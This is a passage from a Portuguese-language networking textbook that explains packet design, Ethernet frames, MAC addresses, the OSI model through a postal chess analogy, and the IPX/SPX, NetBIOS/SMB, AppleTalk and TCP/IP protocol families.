Há outra coisa que já sabemos: qual é a máquina destino do pacote, e qual a máquina de origem. Cada nó em uma rede possui um identificador único que o diferencia dos demais nós. Esse identificador é comumente chamado de **endereço**, portanto, sabemos que é preciso inserir, em nosso pacote, quantos bits serão destinados à representação do endereço de origem e de destino. Nossa tecnologia de redes só vai ligar 16 nós ao mesmo tempo, então quatro bits são suficientes. (Estamos considerando que o leitor saiba fazer conversão decimal/binário, pois será necessário. Em caso negativo, um site que pode esclarecê-lo é piano.dsi.uminho.pt/~joao/Computacao2/node2.html).

O pacote ficaria assim:

Protocol ID (2 bits)	Endereço de Origem (4 bits)	Endereço Destino (4 bits)	

Falta alguma coisa, não? Quem teria o trabalho de enviar, pelo correio, um envelope com remetente, destinatário, o selo carimbado (que, nesse caso, identificaria o protocolo de comunicação: o sistema postal brasileiro) mas sem uma carta no interior? Nosso protocolo também carece de algo útil para fazer. Precisamos definir um espaço, dentro da mensagem, para carregar os dados que queremos transmitir do nó de origem para o de destino.

Vamos supor que a rede para a qual estamos criando esse protocolo tenha uma limitação: o tamanho dos pacotes não pode passar de 64 bits. Já usamos dois para o protocolo, quatro para o endereço de origem e mais quatro para o endereço de destino. 2+4+4 = 10, sobram, então, 54 bits para o **payload** (expressão usada no meio ferroviário para definir o tamanho da "carga útil") e demais campos. Um protocolo, por mais simples que seja, deve possuir um símbolo que marque o fim da mensagem. Vamos definir uma sequência de 1 byte para tal. Ao acaso, arbitramos 11001011. O símbolo deve ser a última coisa que aparece na mensagem. Os 46 bits que sobraram podem ser usados para transportar nossos dados.

PID 2 bits	End. Origem 4 bits	End. Destino 4 bits	PAYLOAD (Dados Úteis) 46 bits	Fim Msg 11001011

É claro que pacotes montados segundo nosso simples protocolo simples carecem de diversos controles mais sofisticados. Poderia, por exemplo, haver um campo no qual existisse um número calculado a partir dos bits de toda a mensagem. Esse número seria recalculado pelo nó destino e, se o resultado batesse com o que está guardado no campo, indicaria que a mensagem não foi corrompida durante a viagem.

Outro campo útil poderia ser um marcador de tamanho de mensagem. Com o tamanho da mensagem variável, ajustaríamos a quantidade de dados a transmitir naquele momento. Pegando como exemplo nosso protocolo, que tem um payload de 46 bits, vemos que todas as mensagens terão rigorosamente o tamanho máximo, mesmo que eu queira transmitir apenas um bit. Com um campo controlando o tamanho do payload, posso otimizar o uso da minha rede e diminuir o tráfego.

Eu poderia passar a madrugada inteira (sim, agora é de madrugada, e eu tenho de entregar o capítulo todo corrigido amanhã...) falando sobre as inúmeras possibilidades de implementação de protocolos. Em vez disso, recomendo ao leitor que procure na Internet documentação sobre teoria de protocolos. Bons livros sobre redes (como o já citado de Andrew Tannemmbaum) também são boas fontes de informações sobre o assunto.


Matrioshka[3]

O campo Protocol ID (ou PID) de nosso protocolo é um identificador que o diferencia dos outros protocolos que trafegam na rede.

O protocolo é nosso "primeiro filho", vamos batizá-lo de PROT1 (original, não?). Pode ser que, no mesmo cabo, trafegue o nosso PROT1 e outros três, criados por seus colegas: MAIL1, WEB1 e IM1. Em qualquer momento que se verifique, há mensagens desses quatro protocolos trafegando simultaneamente. São mensagens independentes e que podem existir no mesmo tempo e espaço. É fácil observar, pelos nomes dados pelos seus colegas, que o protocolo MAIL1 vai carregar mensagens de correio eletrônico, o protocolo WEB1 trará páginas Web para seu navegador e o protocolo IM1 permitem conversas entre programas de mensagens instantâneas.

Em algumas situações, queremos usar um protocolo para transportar pacotes de outros protocolos. Uma dessas situações é quando o número de protocolos a transportar na rede é muito grande. Nesses casos, cria-se um protocolo de transporte – sendo só um, o hardware é mais fácil de implementar – e encapsula-se os demais protocolos como se fossem dados em seu payload.

Extrapolando, é possível ter vários níveis de encapsulamento. Cada um dos níveis é comumente chamado de **camada** ou **layer**, e é possível extratificar a comunicação de dados criando camadas com funções específicas.



Os protocolos de mais alto nível são "envelopados" em outros de uso mais geral. O processo pode seguir indefinidamente, dependendo das necessidades de projeto. Cada uma das camadas pode tratar de exigências específicas da rede. Por exemplo, a camada de mais baixo nível provavelmente cuida dos aspectos elétricos da comunicação, já a camada mais superior oferece um meio para que as mensagens do programa que está acessando a rede sejam bem recebidas na outra ponta do fio.

3 Bonecas russas que se encaixam uma dentro da outra, da mesma forma que as camadas do modelo OSI durante o encapsulamento, iniciando sempre pela menor e "ganhando peso" durante o processo.

Ethernet

Confuso? Talvez a teoria seja, realmente, um pouco hermética. Alguns exemplos práticos, entretanto, bastarão para mostrar ao leitor que esse método de guardar um envelope dentro do outro não só é fácil de entender como facilita as coisas para o projetista.

O Ethernet é um protocolo de redes de baixo nível. Ele controla como os dados trafegam na rede local, tanto no controle do meio físico (sinais elétricos, impedância, etc) como na montagem de um quadro, chamado Ethernet, contendo informações sobre endereço de origem, de destino e dados a serem transportados. Se você abrir um cabo de rede e colocar um analisador lógico para observar o que está trafegando, o que vai aparecer na tela é um quadro Ethernet. A estrutura de um quadro Ethernet é muito parecida com a do nosso protocolo fictício. Observe:

Cabeçalho Ethernet	Dados vindos da camada superior	Rodapé Ethernet

Um quadro Ethernet possui um tamanho entre 64 e 1519 bytes (ou seja, entre 512 e 12.152 bits). Antes de cada quadro Ethernet, há ainda um trem de 56 bits, alternados entre 0 e 1, chamado de **preâmbulo** e que serve para sincronizar as interfaces de rede[4]. Um quadro Ethernet completo, incluindo o preâmbulo, seria:

10101010 10101010 10101010 10101010 10101010 10101010 10101010

Preâmbulo	SFD	Endereço Destino	Endereço Origem	Tamanho do Quadro	"Payload"	FCS
7	1	6	6	2	46 a 1500	4

Os números abaixo de cada campo representam o seu tamanho em bytes. Depois do trem de pulsos do preâmbulo, temos o Start Frame Delimiter ou SFD. Esse campo tem sempre o mesmo valor binário (10101011) e serve para, como o nome já diz, indicar o início "oficial" do quadro. Os próximos dois campos são o endereço de origem e o de destino das interfaces de rede. Esses endereços não são configurados pelo usuário. Pelo contrário, o fabricante da placa de rede insere, no próprio hardware, um endereço único no mundo para cada placa. O endereço Ethernet ou MAC adress, como costuma ser chamado, possui seis bytes e é representado por número hexadecimais. Um exemplo:

00 - 00 - 1D - C1 - 47 - F0

Os três primeiros bytes determinam o fabricante da placa. Já os três últimos, a faixa de endereços que aquele fabricante está autorizado a usar.

4 Para os técnicos e engenheiros em eletrônica: notem que, como é uma seqüência perfeita de zeros e uns, nada mais temos que uma onda quadrada de freqüência constante – um clock!!!

Na lista abaixo, que obviamente está bem simplificada, temos alguns conjuntos de três primeiros bytes de endereços MAC, indicando diferentes fabricantes:


00 00 0C - Cisco	08 00 09 - Hewlett-Packard
00 00 1B - Novell	08 00 20 - Sun Microsystems
02 60 8C - 3Com	08 00 5A - IBM

Faça uma experiência e verifique o endereço MAC de sua placa de rede. Se você está usando um Windows da família Win9x, clique em Iniciar, Executar e rode o programa WINIPCFG. Em um Windows 2000 ou XP, entre nas suas configurações de rede e peça para ver o status da conexão. Clique em suporte, depois no botão Detalhes. No Linux e em alguns outros Unix, abra um terminal e use o comando ifconfig.

Voltando ao quadro Ethernet, o próximo campo é o tamanho do payload. É um número de dois bytes (portanto, 16 bits), e poderia indicar um tamanho entre 1 e 65.536 para os dados. Na prática, esse valor varia de 46 a 1500 bytes.

O último campo do frame Ethernet é o chamado FCS, ou Frame Check Sequence. É exatamente aquele número de verificação que discutimos em nosso protocolo fictício. Ele é gerado em um nó de origem em função dos campos de endereço, tamanho e payload e gravado no campo FCS. Quando o quadro chega no destino, o número é calculado de novo e comparado com o FCS. Se ambos forem iguais, o quadro está bom. Se diferirem, o quadro está corrompido e será descartado.

Um último elemento, que não faz parte do quadro Ethernet, é o chamado *Interframe Gap*. Depois que o quadro é processado pela máquina destino, a interface de rede de origem deixa a rede "em silêncio" durante um tempo pré-definido por hardware. Dessa forma, todas as outras interfaces da rede podem estabilizar-se e ficar à espera de um novo quadro.



O protocolo Ethernet, sozinho, daria um livro inteiro. Não será preciso, para nossos propósitos, dissecá-lo mais do que apresentamos aqui. Para uma escovação maior de bits, lembre-se de que a Internet é sua amiga.

Como o leitor verá a seguir, apresentaremos um modelo de referência para a criação de protocolos. O Ethernet encaixa-se nas camadas 1 e 2 desse modelo de referência. Pode parecer estranho ter "adiantado o expediente", falando sobre Ethernet antes de tudo, mas precisávamos de um exemplo prático de protocolo. Como se pode ver, está tudo dentro do projeto pedagógico ;-)

O Modelo OSI

Podemos dizer que o modelo de referência OSI (Open Systems Interconnection) nasceu da necessidade de criar um protocolo que conseguisse se comunicar entre redes diferentes. As redes antigas de computadores possuíam protocolos proprietários. Se a empresa X implantasse uma rede, esta só poderia se comunicar e ser expandida com outras redes e equipamentos construídos pela mesma empresa. A tecnologia utilizada era de conhecimento de apenas um fabricante, não era possível adquirir o hardware com uma empresa e instalar a rede com outra. Os clientes ficavam de mãos atadas, pois não havia concorrência e nem sempre o fabricante proporcionava a melhor solução.

Como o próprio nome diz, o OSI é um modelo de referência, não um protocolo. Vamos tentar ilustrar de uma maneira bem simples: pense num processador de textos. O Microsoft Word, por exemplo. Existem diversos modelos de documentos (chamados templates) a partir dos quais podemos criar nossas próprias cartas, folhas de rosto de fax ou memorandos. Imagine o modelo de referência OSI como um template para criar protocolos de rede. Fácil, não?


O modelo foi desenvolvido pela ISO (International Standards Organization), e tornou-se um padrão para que os fabricantes passassem a desenvolver seus protocolos a partir desse modelo. Ainda assim, você pode notar que os protocolos existentes não seguem à risca essas especificações, alguns por serem mais antigos que elas, outros por atingirem a objetivos técnicos específicos, e uns poucos por pura arrogância corporativa.

Camadas

O modelo OSI é formado por sete camadas, cada uma com uma função diferente. As camadas criam um envelope com os dados da camada superior, incluem seus próprios cabeçalhos e entregam isso para a camada imediatamente inferior. Quando o pacote chega na camada de nível mais baixo, está pronto para ser transmitido. As camadas são organizadas segundo este modelo:

7	Aplicação
6	Apresentação
5	Sessão
4	Transporte
3	Rede
2	Enlace
1	Física

Modelo OSI representado pelas Matrioshkas



Quando um pacote é enviado de um dispositivo que segue o modelo OSI para outro, as camadas do remetente se comunicam apenas com as camadas correspondentes no receptor. Isso significa que as camadas identificam os cabeçalhos equivalentes que foram incluídos no processo de encapsulamento, fazendo assim com que o próximo nível não precise lidar com as informações dos níveis anteriores. Trocando em miúdos, a camada 4 não tem a mínima idéia do que as camadas 3, 2 e 1 fazem com os dados. Tudo o que ela sabe é que fez um envelope e o entregou à camada 3. Lá no outro lado da conexão, no receptor, a camada 3 entregará o envelope fechado para que a camada 4 abra. Podem ter havido mudanças de protocolo nas camadas inferiores, fragmentação de pacotes, troca de ordem, não importa. A camada 4 só quer saber o que está em seu envelope. Isso vale para todas as camadas e torna o funcionamento de cada uma independente das outras.

Como dissemos, cada camada possui uma função específica. Se tomarmos como ponto de partida que cada uma delas representa, na realidade, algum software que desempenha as funções descritas (com exceção da camada 1, que é implementação de hardware), veremos que o modelo proposto, em vez de ser abstrato, é até bem palpável.

7 - Camada de Aplicação

A camada de aplicação é, como o nome já diz, o próprio aplicativo. Em outras palavras, é o programa que você está usando. Por exemplo, seu navegador Web está na camada de aplicação, e fala diretamente com o servidor Web que está lá na outra ponta da conexão. Há, portanto, uma "conversa a dois" entre os programas. Não é, verdadeiramente, parte da rede. Do contrário, essa camada representa todos os programas que querem acessar a rede e não sabem como fazê-lo. A única forma de os programas que usamos conseguirem se comunicar com outros programas em outras máquinas é "falando" com a camada 6.

6 - Camada de Apresentação

Chamada, por muitos, de "a camada sem função" ou "a camada inútil". Na teoria, serve para preparar os dados no domínio local e colocá-los em um formato compatível com procedimentos de transporte. No caminho inverso, padroniza os diferentes tipos de dados de uma forma que qualquer aplicação possa ser escrita para usar a rede, independente das implementações das cinco camadas inferiores. Dois exemplos de serviços executados nessa camada são a criptografia e a compressão de dados. Na prática, essa função é trivial e é implementada na própria aplicação.

5 - Camada de Sessão

A camada de sessão é responsável pelo estabelecimento de conexão entre dois computadores que estão se comunicando. Ela controla o diálogo entre as aplicações nos sistemas local e remoto. Também é possível agrupar dados em blocos e marcá-los depois de enviados. Caso haja uma interrupção na conexão, a próxima sessão poderá recomeçar a partir do fim do último bloco enviado.

4 - Camada de Transporte

A camada de transporte fornece meios para que os nós local e remoto possam trocar dados. Usando uma analogia um pouco imprecisa, os programas da camada 4 montam um "cano" entre a camada 5 local e a camada 5 remota. Se os softwares de camada 5 de ambas as máquinas olharem pelo cano, verão, do outro lado, seu companheiro. É através desse encanamento disponibilizado pela camada 5 que toda a "mágica" das camadas anteriores acontece.

3 - Camada de Rede

Até agora, estávamos no âmbito exclusivo do software. As camadas anteriores comunicam-se diretamente com o programa correspondente das máquinas remotas. A camada 3, por outro lado, conhece a topologia e a distribuição da rede e sabe como encontrar uma máquina em especial no meio da selva de endereços e caminhos. A camada de rede não é orientada à conexão como a camada de transporte. Os pacotes são enviados sem que se saiba se vão chegar ou não. Como a conexão é estabelecida na camada imediatamente superior (que, por sinal, está encapsulada nesta), isso não chega a ser um problema.

2 - Camada de Enlace

A camada de enlace é responsável pela comunicação direta entre duas interfaces numa mesma rede. Não tem conhecimento de outras redes além da sua, função da camada superior. Por outro lado, é a camada que, na rede de origem e na de destino, efetivamente recolhe e entrega o pacote à interface de rede correta. Controle e detecção de erros fazem parte do seu *métier*.

1 - Camada Física

Como o próprio nome indica, é a responsável pelo envio dos quadros para o meio físico. A conversão é feita a partir dos 0s e 1s do quadro (sistema binário) e adaptada para o meio, no caso de um meio elétrico, são transformados em sinais elétricos, num meio ótico, sinais luminosos e assim por diante.

Um exemplo prático

Para entender melhor, uma pequena alegoria: um jogo, por correspondência, entre dois enxadristas, um em Teresina e outro em Goiânia[5]. Os enxadristas são os usuários. O jogo em si (tabuleiro, peças e regras) é a **aplicação** (camada 7). As jogadas são registradas em notação tabular (por exemplo, o movimento de um cavalo poderia ser B3C5) e escritas em folhas de papel - essa é a forma de **apresentação** do jogo (camada 6). Note que não basta simplesmente colocar uma papeleta no envelope com a notação da jogada. É de bom tom escrever uma carta completa, com data, saudação e assinatura, perguntar como vai a família, o trabalho, férias, etc. para que se crie um vínculo íntimo entre os dois.

Mas como enviar a jogada ao outro enxadrista? Bem, é necessário estabelecer uma **sessão** (camada 5) de comunicação. Em nosso caso, a requisição da sessão é representada pelos serviços da ECT. Colocamos a carta no envelope, endereçamos (não esqueça o CEP!), selamos e colocamos na caixa de correio. Do outro lado, nosso colega vai abrir a carta e estabelecer a sessão.

A ECT é responsável pelo **transporte** de nossa carta (camada 4). Isso significa criar meios para que uma **conexão** entre os dois enxadristas seja estabelecida. Quando colocamos a carta na caixa de correio, esperamos que, de algum jeito, ela chegue às mãos do destinatário. Os mecanismos usados para tal não nos interessam.

A ECT separa as cartas por região, depois por estado, depois por cidade, depois por logradouro. Uma vez separadas, monta pacotes de cartas destinadas a cada logradouro e os envia para lá. Utiliza-se, para tal, uma **rede** de vias rodoviárias, ferroviárias e aeronáuticas (camada 3) e um exército de carteiros para entregar as cartas.

Os caminhões, ônibus, aviões, motocicletas e as bolsas dos carteiros são os elementos que transportam os pacotes de cartas dentro de uma mesma rede viária. Os caminhões só andam nas estradas, os aviões só voam, os carteiros só andam nas cidades. Nenhum deles conhece os detalhes de toda a rota das cartas, sabem apenas como entregar as cartas localmente. São nossa camada 2.

Note que, caso seja preciso trocar de tipo de rede (por exemplo, sair de um avião e entrar num ônibus), nossas cartas são tratadas por funcionários dos correios que trabalham em atividades próprias da camada 3. Eles sabem mapear entre as redes. Os pilotos dos aviões, por exemplo, não entendem nada disso.

5 Apesar das facilidades da Internet e da Telefonia, um jogo por cartas é mais romântico e mais barato...

Os aviões utilizam-se do ar para sustentação e navegação. Já os caminhões trafegam pela estradas. Os carteiros andam por cada lugar que mereceriam muitas medalhas (nem o vento, nem a chuva...). O ar, as estradas e os morros são nossos **meios físicos**, por onde é feito o transporte de tudo o que descrevemos nas camadas superiores.

Ufa! Descrevemos pelo modelo OSI, com um exemplo não-tecnológico (tanto o correio quanto o xadrez existem há milhares de anos...), um método de transporte de mensagens entre duas aplicações. Há coisas bem interessantes a se observar nesse exemplo, o que comprova todas as teorias envolvidas no modelo de referência.

- **Encapsulamento**: A jogada foi encapsulada na notação tabular, que foi encapsulada na carta, que por sua vez foi encapsulada em um envelope, que estabeleceu uma sessão de comunicação usando os protocolos de classificação e transporte dos Correios, que envia pacotes de cartas segundo rotas específicas, que para isso trafegou em veículos que rodavam exclusivamente dentro do meio físico específico para os quais foram feitos.
- **Paridade**: Cada uma das camadas possui um emissor e um receptor. O pessoal de classificação e envio (camada 3) "conversa" com o mesmo pessoal da outra localidade, usando os recursos da camada inferior (o caminhão, por exemplo).
- **Conexão**: A partir da camada quatro, vemos que todos os procedimentos precisaram que o emissor e o receptor entrem em negociação. Da camada 3 para baixo, as cartas são transportadas indiscriminadamente, sem se importar se haverá alguém lá para recebê-las. Não chega a ser um problema: se apenas uma das camadas estabelecer um canal de conexão permanente, as outras camadas podem trafegar "*connectionless*".
- **Independência**: As camadas são completamente independentes. A camada 4 - os setores de recebimento e entrega de cartas - não precisam saber quais rotas o pessoal da camada três - os setores de redes de transporte - utilizou. Esse pessoal trata de coordenar os diferentes meios de transporte - nossa camada 2 -, mas não se preocupa com os problemas inerentes ao transporte - qual caminhão designar, combustível, motorista, problemas com greves, sindicato... Já o motorista, além de não saber por quais outros meios de transporte as cartas trafegaram, muito menos o conteúdo de cada carta individual, preocupa-se apenas em gerenciar os problemas inerentes ao seu trabalho: seguir a rota designada pelo pessoal da camada três, operando o caminhão de acordo com as leis de trânsito, desviando de buracos, atravessando enchentes, etc. Nenhum dos enxadristas (camada 7) sequer se incomoda em conhecer qualquer uma dessas partes do processo. Para eles, o que vale é mexer o cavalo de acordo com B3C5.


SPX/IPX

O Sequenced Packet Exchange/Internet Packet Exchange é o protocolo utilizado pela rede Netware da Novell. Implementa as camadas 3 e 4 do modelo de referência OSI, e utiliza, como protocolo de camada 2, exclusivamente o Ethernet. Por muitos anos, Netware e Ethernet foram considerados sinônimos. Possuem diversas semelhanças com o TCP/IP. Já foram os protocolos mais populares, mas, sendo o TCP/IP a base da Internet, acabaram caindo em desuso.

- **IPX** – O IPX seria o equivalente ao protocolo de redes. É uma implementação muito volumosa e cheia de recursos. Tem algumas características vantajosas como a detecção de endereços MAC e atribuição automática de endereço IPX, ao contrário de outros protocolos como o IP, que fazem com que o usuário tenha de atribuir manualmente um endereço para cada interface ou configurar um serviço externo que automatize a tarefa.
- **SPX** – Da mesma forma que o IPX, o SPX tem correspondência com o protocolo OSI de transporte. Uma das características mais importantes dessa implementação é que o SPX tem de receber a confirmação dos pacotes enviados antes de poder enviar outro, o que traz prejuízos para o desempenho da rede.

Camadas

As camadas do protocolo IPX/SPX atuam praticamente da mesma forma que no padrão TCP/IP; são elas: Aplicação, SPX, IPX, ODI/Ethernet e a camada de Interface com a Rede.



Cada um dos protocolos de todas as camadas Netware foram especialmente projetados para permitir elevada confiabilidade e desempenho. Vários flags de controle e sistemas redundantes de verificação de erros e reenvio de pacotes são empregados. A própria camada ODI representa um encapsulamento do protocolo Ethernet para fazê-lo atender às exigências dos projetistas na Novell. Mas, como nem tudo são flores, aumentar o número de controles que garantam confiabilidade tem como reflexo a queda do desempenho em proporção direta. Esse foi um dos inúmeros fatores que contribuíram para a derrocada do SPX/IPX como família popular de protocolos de rede.

NetBIOS / NetBEUI / SMB / CIFS

Não há nada mais manjado para usuários corporativos de redes Windows que a facilidade e a rapidez de compartilhar com outros colegas alguma impressora ou pasta. É possível até disponibilizar um drive de CD, CD-R, CD-RW, DVD, Zip ou mesmo de disquete.

O Network Basic Input Output System foi concebido pela IBM e extendido pela Microsoft e Novell para uso em suas respectivas redes locais, o PC Network, o Lan Manager e o Netwate 2.0. Como o nome realmente sugere, o NetBIOS é uma série de extensões de entrada/saída para que o velho sistema operacional MS-DOS e seus descendentes possam acessar redes locais. O NetBIOS baseia-se em um formato de mensagens chamado Network Control Blocks (NCB), que trafegavam pela rede "de carona" nos protocolos de camada 2 existentes. Dentro dos NCBs, trafega um outro protocolo chamado de Server Message Blocks ou SMB[6], que informa onde estão as máquinas, quem são elas, quais seus MAC addresses e quais recursos (discos ou impressoras) têm para compartilhar. Pode ser encontrado agindo sobre placas do padrão Ethernet, Token Ring e num finado padrão Windows NT. O NetBIOS implementa as funções das camadas 4 (transporte) e 5 (sessão) do modelo de referência OSI. O SMB implementa funções das camadas 6 (apresentação) e sete (aplicação). Entretanto, eram apenas interfaces de programação e não implementação de protocolos, e nunca foram implementadas as funções correspondentes às camadas 2 (data link) e 3 (rede).

Com o tempo, o NetBIOS foi incorporado como uma API de programação do recente protocolo conhecido como NetBEUI (NetBIOS Enhanced User Interface). Só no NetBEUI, a IBM e a Microsoft implementaram, finalmente, um quadro padronizado para transmissão na camada 4. A camada 3, porém, ficou ainda de fora, não sendo possível rotear o NetBEUI entre redes diferentes.


A dupla NetBIOS/NetBEUI sempre foi louvada por seu desempenho em redes locais, normalmente pequenas. Entretanto, sua efetividade desaparece em redes com mais de 80 computadores interligados. As recomendações da época eram de instalar o NetBEUI com outro protocolo de camada 3 (como IPX ou IP) e segmentar a rede. Hoje, sabe-se que tal prática é inviável para grandes redes, e um tremendo furo de segurança. No primeiro caso, não se consegue isolar os segmentos de rede com bridges e muito menos as redes com roteadores porque a resolução de nomes e entrega de mensagens entre estações se dá por meio de broadcasts - mensagens destinadas à toda a rede indiscriminadamente. O segundo problema é bem pior: adicionando capacidades de roteamento ao NetBIOS, abriu-se as portas para que pessoas mal intencionadas em todo o mundo bisbilhotem em sua rede via Internet sem precisar de outra ferramenta, além do Internet Explorer.

A mistura IP/NetBEUI é tão ruim que a própria Microsoft descontinuou o suporte a NetBEUI no Windows XP. A solução é usar SMB (uma implementação de camada 7) diretamente sobre TCP/IP.

6 As novas versões do SMB foram rebatizadas de Comnon Internet File System, mas, apesar de trazerem algumas melhorias e novas características, ainda trata-se do velho e bom SMB.

Camadas

Incrivelmente, as soluções baseadas em NetBIOS possuem, hoje em dia, implementações para TODAS as camadas do modelo de referência OSI, com exceção da camada de rede. O que não chega a ser problema, pois é fácil "encostar" o NetBIOS em uma rede IP ou IPX existente. Como se não bastasse, é possível implementar uma rede Microsoft suprimindo qualquer um dos protocolos de camadas intermediárias, ou mesmo todos. Observe:



No primeiro caso, temos a implementação original, ou seja, SMB (Camadas 7 e 6) sobre NetBIOS/NetBEUI (5/4) sobre Ethernet (2). Essa era a solução não roteável, pois não há protocolo de camada de redes na cadeia.

No segundo caso, temos SMB (7/6) sobre NetBIOS (5), TCP/IP (4/3) ou sobre SPX/IPX (4/3) sobre Ethernet (2). Nessa implementação, temos o conjunto completo de camadas OSI implementadas por algum protocolo. Se por um lado isso agrada aos redatores de normas, por outro cria uma pilha de protocolos muito pesada e cheia de furos de segurança. Se for usar a Internet, é melhor não ir por esse caminho.


O terceiro é o mais radical. Todos os antigos protocolos NetBIOS foram simplesmente desprezados, uma vez que a Microsoft "deu um jeito" de fazer o SMB funcionar diretamente sobre TCP/IP. Se por um lado há ganho de desempenho e segurança, perde-se a API facilitada para escrever programas para rede. Podemos, então, estratificar esses protocolos (incluindo os externos de camadas 4, 3 e 2) da seguinte maneira:

SMB/CIFS (7 e 6)
NetBIOS/NetBEUI/NMB (5 e 4)
TCP/IP ou IPX/SPX (4 e 3)
Ethernet (2 e 1)

Apesar de sua idade e suas falhas, protocolos baseados em SMB/CIFS são muito populares ainda hoje pela facilidade com que os usuários podem compartilhar recursos de seus computadores. Em redes bem administradas isso pode aumentar a produção. Em redes mal administradas, pode aumentar a confusão... Em ambos os casos, é a implementação de redes mais utilizada da face da Terra.

Apple talk

O Appletalk, como o próprio nome sugere, é o protocolo proprietário utilizado nas redes de computadores Apple. É composto por protocolos de transporte e entrega, o ATP (AppleTalk Transport Protocol) e o DDP (Datagram Delivery Protocol), equivalentes às camadas 4 e 3 do modelo de referência OSI, respectivamente.



Camadas

O modelo AppleTalk está dividido em cinco camadas: aplicação, sessão, transporte, entrega e acesso à rede. Muito semelhante com o padrão OSI.

TCP/IP

O protocolo conhecido como TCP/IP (Transmission Control Protocol/ Internet Protocol) é, atualmente, o padrão de fato. Foi concebido justamente para trabalhar nas camadas 3 e 4 do modelo OSI e, portanto, ser completamente roteável. Sua criação teve propósitos acadêmicos e militares, pois foi utilizado em diversas redes de universidades e de defesa norte-americanas nas décadas de 70 e 80. O protocolo atingiu a "fama" com a Internet e está implementado em praticamente todos os sistemas operacionais existentes.

Camadas


O TCP/IP está dividido em diversas camadas, como veremos a seguir:

- ***Camada de aplicação***: Responsável pela comunicação entre o protocolo destinado ao transporte e os aplicativos em execução, como o DNS, FTP, HTTP e SMTP, entre outros. Corresponde às camadas OSI 7, 6 e 5 e é implementado nos próprios programas (camada 7).

- ***Camada de Transporte:*** Cria a conexão virtual entre dois computadores, exatamente como descrito do modelo OSI.

- ***Camada de Internet:*** Responsável pela organização e roteamento dos pacotes definindo seus endereços.

- ***Camada de Interface com a Rede:*** Responsável pelo envio dos datagramas provenientes da camada de Internet. Não faz parte do protocolo TCP/IP, mas é um componente obrigatório. Normalmente é usado o protocolo Ethernet, embora o TCP/IP seja completamente independente e possa trafegar em meios tão díspares como fibras óticas/FDDI, links de rádio, X.25 ou Frame Relay.



Entendendo o TCP/IP

A família de protocolos TCP/IP é a base de Internet e da maioria das redes de computadores espalhadas pelo globo. Para entender como essas redes funcionam, é necessário ter uma noção de como o protocolo TCP/IP gerencia o envio e recebimento de dados entre dois nós.

